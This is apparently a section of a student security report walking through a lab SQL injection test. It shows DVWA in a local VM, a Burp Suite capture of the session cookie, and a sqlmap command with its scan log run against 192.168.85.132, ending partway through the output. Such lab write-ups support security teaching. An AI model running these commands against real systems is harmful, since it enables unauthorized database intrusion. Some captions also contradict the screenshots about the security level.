
$$F1 - score\ = 2\ \times \frac{Precision\ \times Recall}{(Precision + Recall)}$$

6.2 Testing Setup and Result

6.2.1 Attack Testing Setup

DVWA Server

After setting up the DWA server, we can use the command “ifconfig” to get the IP address of the DVWA server. Figure 6.1 shows the DVWA server’s IP address, which is 192.168.85.132.



DVWA - VMware Workstation 17 Player (Non-commercial use only)
Player

```
Linux dvwa 2.6.32-24-generic #41-Ubuntu SMP Thu Aug 19 01:12:52 UTC 2010 i686 GN
U/Linux
Ubuntu 10.04.1 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

=DVWA 1.0.7 LiveCD= http://www.dvwa.co.uk/

dvwa@dvwa:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e2:df:12
          inet addr:192.168.85.132  Bcast:192.168.85.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee2:df12/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3169 (3.1 KB)  TX bytes:3148 (3.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2592 (2.5 KB)  TX bytes:2592 (2.5 KB)

dvwa@dvwa:~$
```

Figure 6.1: DVWA server and its IP address are shown using the ifconfig command

Performing SQLI attack

Figure 6.2 shows that we could access the DVWA using its IP address in Kali Linux's browser. We could log in to the DVWA using the username admin and password.



192.168.85.132/login.php


Username
admin

Password
••••••••

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Figure 6.2: The DVWA server is accessible using its IP address in Kali Linux's browser

Figure 6.3 shows the index page/main page for the DVWA. The menu for the DVWA is located in the middle left corner of the website. We will perform an SQLI attack on this web server.



192.168.85.132/index.php

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Figure 6.3: The index page/main page for the DVWA in Kali Linux's browser

We could easily change the website's security level from low to impossible. In this case, we will use the medium security level of DVWA. Figure 6.4 shows the security level of the DVWA is set to medium.



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]


[Simulate attack] - [View IDS log]

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Figure 6.4: The security level of the DVWA is set to medium

Next, we will use the Burpt Suite Community Edition to open a temporary project and open the browser from the proxy menu. We will open the DVWA again by using 192.168.85.132 and go to SQLI. Figure 6.5 shows the proxy menu for the Burp Suite Community Edition, while Figure 6.6 shows the SQLI page for DVWA.



Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Figure 6.5: The proxy menu for Burp Suite Community Edition






Figure 6.6: The SQLI page for DVWA

After that, we will turn on the intercept from the Burp Suite Community Edition, enter the user ID 1, and submit to get the cookie for DVWA. Figure 6.7 shows the packet captured after submitting the User ID 1 to the DVWA on the SQLI page. It contains the cookie needed for the DVWA for the attack. Figure 6.8 shows the results of DVWA after we submit User ID 1 to the server. We will use the URL from Figure 6.8 to perform the SQLI attack.


Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.85.132:80
Forward
Drop
Intercept is on
Action
Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Back
Method
Value
GET
Decoded from: Select
Cancel
Apply changes

```
GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.85.132
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Referer: http://192.168.85.132/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=dq54kh40cb2at2thm1s3lv9tv4; security=medium
Connection: close
```

Figure 6.7: The package captured from DVWA after submitting the User ID 1 to the DVWA on the SQLI page



Vulnerability: SQL Injection

User ID: 1

```
ID: 1
First name: admin
Surname: admin
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: medium
PHPIDS: disabled

Figure 6.8: The results of DVWA after we submit User ID 1 to the DVWA.


SQLMap is used to perform the SQLi attack on the DVWA. The website URL, cookies, and GET data are inserted into the code to perform an SQLi attack on the DVWA. Figure 6.9 shows the code used to attack the DVWA and its output.



```
┌──(root㉿kali)-[/home/tommy]
└─# sqlmap -u "http://192.168.85.132/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=dq54kh40cb2at2thm1s3lv9tv4; security=medium" --data="id=1&Submit=Submit"
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:06:58 /2023-08-25/

[13:06:59] [INFO] testing connection to the target URL
[13:06:59] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:06:59] [INFO] testing if the target URL content is stable
[13:06:59] [INFO] target URL content is stable
[13:06:59] [INFO] testing if POST parameter 'id' is dynamic
[13:06:59] [WARNING] POST parameter 'id' does not appear to be dynamic
[13:06:59] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[13:06:59] [INFO] testing for SQL injection on POST parameter 'id'
[13:06:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:07:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:07:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:07:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:07:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:07:00] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:07:00] [INFO] testing 'Generic inline queries'
[13:07:00] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:07:00] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:07:00] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:07:00] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:07:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:07:00] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[13:07:00] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[13:07:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:07:14] [WARNING] POST parameter 'id' does not seem to be injectable
[13:07:14] [INFO] testing if POST parameter 'Submit' is dynamic
[13:07:14] [WARNING] POST parameter 'Submit' does not appear to be dynamic
[13:07:14] [WARNING] heuristic (basic) test shows that POST parameter 'Submit' might not be injectable
[13:07:14] [INFO] testing for SQL injection on POST parameter 'Submit'
[13:07:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:07:14] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:07:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
